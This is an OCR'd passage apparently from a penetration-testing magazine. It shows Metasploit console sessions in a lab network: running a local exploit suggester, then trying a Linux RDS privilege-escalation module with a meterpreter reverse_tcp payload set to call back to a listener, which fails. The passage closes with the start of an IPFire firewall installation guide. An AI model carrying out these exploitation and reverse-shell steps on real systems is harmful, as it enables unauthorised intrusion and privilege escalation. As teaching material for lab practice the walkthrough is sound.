


```
msf5 exploit(unix/webapp/xymon_useradm_cmd_exec) > use post/multi/recon/local_exploit_sug
gester
msf5 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the av
ailable exploits

msf5 post(multi/recon/local_exploit_suggester) >
```




```
msf5 post(multi/recon/local_exploit_suggester) > set session 4
session ⇒ 4
msf5 post(multi/recon/local_exploit_suggester) > run

[*] ::1 - Collecting local exploits for x86/linux ...
[*] ::1 - 34 exploit checks are being tried ...
[+] ::1 - exploit/linux/local/rds_rds_page_copy_user_priv_esc: The target appears to be v
ulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) >
```

This time an exploit is suggested by the privesc module. Let's try it out.



```
msf5 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/rds_rds_page_cop
y_user_priv_esc
msf5 exploit(linux/local/rds_rds_page_copy_user_priv_esc) > show options

Module options (exploit/linux/local/rds_rds_page_copy_user_priv_esc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   COMPILE  Auto             yes       Compile on target (Accepted: Auto, True, False)
   SESSION                   yes       The session to run this module on.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```




```
msf5 exploit(linux/local/rds_rds_page_copy_user_priv_esc) > set session 4
session ⇒ 4
msf5 exploit(linux/local/rds_rds_page_copy_user_priv_esc) > set lhost 192.168.36.132
lhost ⇒ 192.168.36.132
msf5 exploit(linux/local/rds_rds_page_copy_user_priv_esc) > set lport 4455
lport ⇒ 4455
msf5 exploit(linux/local/rds_rds_page_copy_user_priv_esc) > check
[*] The target appears to be vulnerable.
msf5 exploit(linux/local/rds_rds_page_copy_user_priv_esc) > run

[*] Started reverse TCP handler on 192.168.36.132:4455
[*] Writing '/tmp/.A6ZZfjKzF' (237 bytes) ...
[*] Launching exploit ...
[*] Exploit completed, but no session was created.
msf5 exploit(linux/local/rds_rds_page_copy_user_priv_esc) >
```

As you can see, the privilege escalation failed. Well, that was hell lot of a hacking session. I hacked into a vulnerable windows 7 machine and moved laterally to three other targets in the network using either vulnerabilities or weak passwords. I end this scenario now satisfied.

INSTALLING IPFIRE (ROUTER CUM FIREWALL)

INSTALLIT

Our readers have been seeing some Real Life Hacking Scenarios involving NAT, Firewall an -d other restrictions every penetration tester faces in real world. You have seen how to install Vyos which is a router cum firewall software in Vmware and Virtualbox. But readers may not be liking the command line interface of the Vyos. In this Issue we will install another router so ftware named Ipfire. It can be downloaded from the link **https://ipfire.org**. Some of the steps here are self explanatory, so we will not be providing details for some steps. Remember that since we are installing this as a router, it needs to have two network adapters. So you need to create another host-only network. The process is same as shown in the previous issue. Pl -ease install the Ipfire version 2.15 since we will be using it in a scenario in future Issues .



New Virtual Machine Wizard

Welcome to the New Virtual Machine Wizard

What type of configuration do you want?

(●) Typical (recommended)
Create a Workstation 15.x virtual machine in a few easy steps.

( ) Custom (advanced)
Create a virtual machine with advanced options, such as a SCSI controller type, virtual disk type and compatibility with older VMware products.


New Virtual Machine Wizard

